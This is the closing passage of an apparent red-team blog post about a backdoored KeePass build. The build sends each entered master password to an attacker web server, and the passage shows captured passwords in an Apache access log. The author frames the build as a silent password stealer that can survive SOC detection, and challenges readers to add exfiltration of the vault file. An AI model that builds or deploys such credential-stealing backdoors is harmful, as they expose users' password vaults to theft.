We can test this by re-compiling KeePass and hopping onto our Web Server which will be expecting the payload. Now, we can try entering our password to unlock our vault and…



```
admin@ip-172-31-86-140: ~
root@ip-172-31-86-140:/home/admin# tail -f /var/log/apache2/access.log  | grep '?kp='
45.134.140.47 - - [31/Aug/2023:07:06:07 +0000] "GET /index.html?kp=MysteryPass123! HTTP/1.1" 200 11044 "-" "-"
45.134.140.47 - - [31/Aug/2023:07:06:13 +0000] "GET /index.html?kp=LabPass123! HTTP/1.1" 200 10988 "-" "-"
```

LabDB.kdbx - KeePass

Title	User Name	Password	URL	Notes
Sample Entry	User Name	********	https://keep...	Notes
Sample Entry #2	Michael321	********	https://keep...	

Success! We've got a relatively silent password stealer. So, where do we go from here? Great question dear reader - assuming you've managed to compromise a users device *and* install a backdoored version of KeePass (like this one), you probably can access their KeePass vault file as well.

Though, role play with me for a second: You're on a Red Team engagement and you happened to have poor OpSec this week. You were off your game and the SOC quarantined your beacon. Thankfully, they missed your backdoored version of KeePass.

While you’ve lost access to the device, you still have this. A key is useless without a door. My challenge for you (If you’ve made it this far) is to further modify KeePass and exfiltrate the KeePass Database file as well. If you get a working POC, tag me on Twitter :D

Anyways, that’s all I’ve got for you today. Thanks for the continued support, it means the world to me <3

~ Ronnie

Comments